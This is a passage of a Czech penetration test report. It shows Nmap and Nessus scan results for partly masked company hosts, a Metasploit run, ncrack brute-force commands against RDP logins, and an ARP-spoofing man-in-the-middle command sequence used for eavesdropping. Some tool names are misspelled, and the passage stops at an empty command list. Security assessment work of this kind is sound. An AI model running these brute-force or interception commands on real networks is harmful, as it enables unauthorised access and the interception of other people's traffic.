Not shown: 991 filtered ports
PORT     STATE  SERVICE       VERSION
110/tcp  open   pop3
```

```
139/tcp  closed netbios-ssn
143/tcp  open   imap?
443/tcp  open   ssl/http      Apache Tomcat/Coyote JSP engine 1.1
1026/tcp open   msrpc         Microsoft Windows RPC
1028/tcp open   msrpc         Microsoft Windows RPC
1029/tcp open   msrpc         Microsoft Windows RPC
1030/tcp open   msrpc         Microsoft Windows RPC
3389/tcp open   ms-wbt-server Microsoft Terminal Service
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Nmap scan report for bankov.nsol.cz (XXX.XXX.212.5)

```
Host is up (0.028s latency).
Not shown: 991 closed ports
PORT     STATE    SERVICE        VERSION
53/tcp   open     domain         MikroTik RouterOS named or OpenDNS
Updater
135/tcp  filtered msrpc
139/tcp  filtered netbios-ssn
445/tcp  filtered microsoft-ds
1720/tcp filtered H.323/Q.931
1723/tcp open     pptp           MikroTik (Firmware: 1)
2000/tcp open     bandwidth-test MikroTik bandwidth-test server
8291/tcp open     unknown
8383/tcp open     http           Boa HTTPd 0.93.15
OS fingerprint not ideal because: Host distance (-2 network hops) appears
to be negative
No OS matches for host
Network Distance: -2 hops
Service Info: Host: XXXXX_VPN_XXXX
```

Nmap scan report for ns1.nsol.cz (XXX.XXX.188.26)

```
Host is up (0.017s latency).
Not shown: 992 filtered ports
PORT     STATE  SERVICE    VERSION
53/tcp   open   domain     Microsoft DNS 6.1.7601
135/tcp  open   msrpc      Microsoft Windows RPC
1029/tcp open   msrpc      Microsoft Windows RPC
1049/tcp closed td-postman
1580/tcp closed tn-tl-r1
2382/tcp closed ms-olap3
5003/tcp closed filemaker
```

```
8031/tcp closed unknown
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Nmap scan report for XXX.XXX.188.20

```
Host is up (0.026s latency).
Not shown: 985 closed ports
PORT     STATE    SERVICE     VERSION
22/tcp   filtered ssh
25/tcp   open     smtp        Postfix smtpd
80/tcp   open     http        Apache httpd 2.2.3 ((CentOS))
110/tcp  open     pop3        Cyrus pop3d 2.3.7-Invoca-RPM-2.3.7-
7.el5_4.3
111/tcp  open     rpcbind     2 (RPC #100000)
143/tcp  open     imap        Cyrus imapd 2.3.7-Invoca-RPM-2.3.7-
7.el5_4.3
179/tcp  filtered bgp
443/tcp  filtered https
993/tcp  open     ssl/imap    Cyrus imapd
995/tcp  open     ssl/pop3    Cyrus pop3sd
1720/tcp filtered H.323/Q.931
2000/tcp open     sieve       Cyrus timsieved 2.3.7-Invoca-RPM-2.3.7-
7.el5_4.3 (included w/cyrus imap)
3306/tcp open     mysql       MySQL (unauthorized)
4445/tcp open     upnotifyp?
9090/tcp open     http        Jetty (Openfire chat server http admin)
Network Distance: -3 hops
Service Info: Hosts:  voip.nsol.cz,
```

Test č. 5

Použitý nástroj: Nessus (BackTrack)


Důvod použití nástroje: Zjištění všech dostupných hrozeb pro již zjištěné IP adresy (sběr informací)

Příkaz: https://172.0.0.1:8834/flash.html

Výsledek: Nalezeny zranitelnosti na serverech

- XXX.XXX.209.48 – Tento server je zranitelný vůči DoS útokům, stránky administrace SQL server (phpmyadmin) vykazují náchylnost k poškození XSS útokem. Tento server již není podporován výrobcem SW.
- XXX.XXX.209.69 – Tento server je zranitelný vůči DoS útokům
- XXX.XXX.188.20 – Otevřená SMTP „relay" možnost rozesílání spamu z daného serveru

Obrázek 18. Použití programu Nessus – seznam testovaných IP adres



Obrázek 19. Použití programu Nessus – nalezena kritická chyba serveru XXX.XXX.209.48

Plugin ID	Name	Port	Severity
22964	Service Detection	www (80/tcp)	Low
11032	Web Server Directory Enumeration	www (80/tcp)	Low
10662	Web mirroring	www (80/tcp)	Low
40665	Protected Web Page Detection	www (80/tcp)	Low
42057	Web Server Allows Password Auto-Completion	www (80/tcp)	Low
49704	External URLs	www (80/tcp)	Low
49705	Web Server Harvested Email Addresses	www (80/tcp)	Low
39463	HTTP Server Cookies Set	www (80/tcp)	Low
34850	Web Server Uses Basic Authentication Without HTTPS	www (80/tcp)	Low
26194	Web Server Uses Plain Text Authentication Forms	www (80/tcp)	Low
10107	HTTP Server Type and Version	www (80/tcp)	Low
43111	HTTP Methods Allowed (per directory)	www (80/tcp)	Low
46803	PHP expose_php Information Disclosure	www (80/tcp)	Medium
24260	HyperText Transfer Protocol (HTTP) Information	www (80/tcp)	Low
11419	Web Server Office File Inventory	www (80/tcp)	Low
11213	HTTP TRACE / TRACK Methods Allowed	www (80/tcp)	Medium
17219	phpMyAdmin Detection	www (80/tcp)	Low
40984	Browsable Web Directories	www (80/tcp)	Low
51425	phpMyAdmin error.php BBcode Tag XSS (PMASA-2010-9)	www (80/tcp)	Medium
55976	Apache HTTP Server Byte Range DoS	www (80/tcp)	High
57792	Apache HTTP Server httpOnly Cookie Information Disclosure	www (80/tcp)	Medium
39521	Backported Security Patch Detection (WWW)	www (80/tcp)	Low

Obrázek 20. Použití programu Nessus – další chyby nalezené na serveru XXX.XXX.209.48

XXX.XXX.212.5 [redacted]212.5 8283 / tcp List Detail 8 results

Plugin ID	Name	Port	Severity
22964	Service Detection	www (8283/tcp)	Low
10662	Web mirroring	www (8283/tcp)	Low
39463	HTTP Server Cookies Set	www (8283/tcp)	Low
10386	Web Server No 404 Error Code Check	www (8283/tcp)	Low
10107	HTTP Server Type and Version	www (8283/tcp)	Low
24260	HyperText Transfer Protocol (HTTP) Information	www (8283/tcp)	Low
10815	Web Server Generic XSS	www (8283/tcp)	Medium
44135	Web Server Generic Cookie Injection	www (8283/tcp)	Medium

Obrázek 21. Použití programu Nessus – chyby nalezené na serveru XXX.XXX.215.5

XXX.XXX.209.69 [redacted].209.69 443 / tcp List

Plugin ID: 55976 **Port / Service:** www (443/tcp) **Severity:** High

Plugin Name: Apache HTTP Server Byte Range DoS

Synopsis: The web server running on the remote host is affected by a denial of service vulnerability.

Description
The version of Apache HTTP Server running on the remote host is affected by a denial of service vulnerability. Making a series of HTTP requests with overlapping ranges in the Range or Request-Range request headers can result in memory and CPU exhaustion. A remote, unauthenticated attacker could exploit this to make the system unresponsive.

Exploit code is publicly available and attacks have reportedly been observed in the wild.

Solution
Upgrade to Apache httpd 2.2.21 or later, or use one of the workarounds in Apache's advisories for CVE-2011-3192. Version 2.2.20 fixed the issue, but also introduced a regression.

If the host is running a web server based on Apache httpd, contact the vendor for a fix.

See Also
http://archives.neohapsis.com/archives/fulldisclosure/2011-08/0203.html
http://www.gossamer-threads.com/lists/apache/dev/401638
http://www.nessus.org/u?404627ec
http://httpd.apache.org/security/CVE-2011-3192.txt
http://www.nessus.org/u?1538124a
http://www-01.ibm.com/support/docview.wss?uid=swg24030863


Risk Factor: High

Obrázek 22. Použití programu Nessus – nalezena kritická chyba serveru XXX.XXX.209.69


XXX.XXX.209.69 [redacted]209.69 443 / tcp List Detail 14 results

Plugin ID	Name	Port	Severity
22964	Service Detection	www (443/tcp)	Low
22964	Service Detection	www (443/tcp)	Low
56984	SSL / TLS Versions Supported	www (443/tcp)	Low
10863	SSL Certificate Information	www (443/tcp)	Low
62563	SSL Compression Methods Supported	www (443/tcp)	Low
15901	SSL Certificate Expiry	www (443/tcp)	Medium
51192	SSL Certificate Cannot Be Trusted	www (443/tcp)	Medium
21643	SSL Cipher Suites Supported	www (443/tcp)	Low
55976	Apache HTTP Server Byte Range DoS	www (443/tcp)	High
42873	SSL Medium Strength Cipher Suites Supported	www (443/tcp)	Medium
65821	SSL RC4 Cipher Suites Supported	www (443/tcp)	Low
26928	SSL Weak Cipher Suites Supported	www (443/tcp)	Medium
57041	SSL Perfect Forward Secrecy Cipher Suites Supported	www (443/tcp)	Low
57792	Apache HTTP Server httpOnly Cookie Information Disclosure	www (443/tcp)	Medium

Obrázek 23. Použití programu Nessus – další chyby nalezené na serveru XXX.XXX.209.69



Obrázek 24. Použití programu Nessus – chyby nalezené na serveru XXX.XXX.188.20



Obrázek 25. Použití programu Nessus – nalezení kritické chyby serveru XXX.XXX.188.20

Obrázek 26. Použití programu Nessus – nalezené chyby serveru XXX.XXX.209.45


Test č. 6

Použitý nástroj: Metasploit Pro (Kali)


Důvod použití nástroje: Po nastřádání potřebných informací pokus o implementaci exploitu (exploitace)

Příkaz: https://172.0.0.1:3790


Výsledek: Průběh testů neprokázal možnost infikování pomocí exploitace



Obrázek 27. Použití programu Metasploit Pro – hlavní menu



Obrázek 28. Použití programu Metasploit Pro – průběh testů



Obrázek 29. Použití programu Metasploit Pro – výsledek testů

Test č. 7

Použitý nástroj: Ncrak (BackTrack)

Důvod použití nástroje: Útok na přihlášení vzdálené plochy (útok hrubou silou)

Příkazy:

• ncrack -VV -U /root/users.txt -P /root/pass.txt XXX.XXX.209.45:3389


• ncrack -VV -U /root/users.txt -P /root/pass.txt XXX.XXX.209.46:3389

• ncrack -VV -U /root/users.txt -P /root/pass.txt XXX.XXX.37.138:3389

• ncrack -VV -U /root/users.txt -P /root/pass.txt XXX.XXX.37.136:3389

• ncrack -VV -U /root/users.txt -P /root/pass.txt XXX.XXX.37.136:3390

Výsledek: Nedošlo k prolomení žádného z hesel



Obrázek 30. Použití programu Ncrack – pokus o prolomení klíče hrubou silou


5.2 Interní testování

Test č. 8


Použitý nástroj: Zenmap (BackTrack)

Důvod použití nástroje: Zmapování interní sítě

Výsledek: Zmapování cíle



Obrázek 31. Použití programu Zenmap – ping na okolní prvky sítě



Obrázek 32. Použití programu Zenmap – výsledek skenování portů

Test č. 9

Použitý nástroj: arpspoof, driftnet, urlsnarf, warkshark

Důvod použití nástroje: Útok technikou „MITM“ ARP Spoofing a následné možnosti odposlouchávání

Použité příkazy:

• echo 1 > /proc/sys/net/ipv4/ip_forward


• arpspoof -i eth0 -t 192.168.48.136 192.168.48.1

• arpspoof -i eth0 -t 192.168.48.1 192.168.48.136


• dirtnet -i eth0

• urlsmart -i eth0


Výsledek: Pomocí techniky MITM došlo k prokázání neúčinnosti firewallu a bylo tak umožněno odposlouchávání komunikace klient-firewall



Obrázek 33. Povolení routování a jeho ověření



Obrázek 34. Použití aplikace Drifnet – grafické zobrazení routovaného obsahu



Obrázek 35. Použití programu Wireshark – detailní zobrazení odposlechnutého paketu

Test č. 10

Použité nástroje: warkshark, set, ettercap

Důvod použití nástroje: Útok technikou „MITM“ DNS Spoofing a následná možnost přesměrování provozu na jinou adresu a možnost odposlouchávání hesel

Použité příkazy:

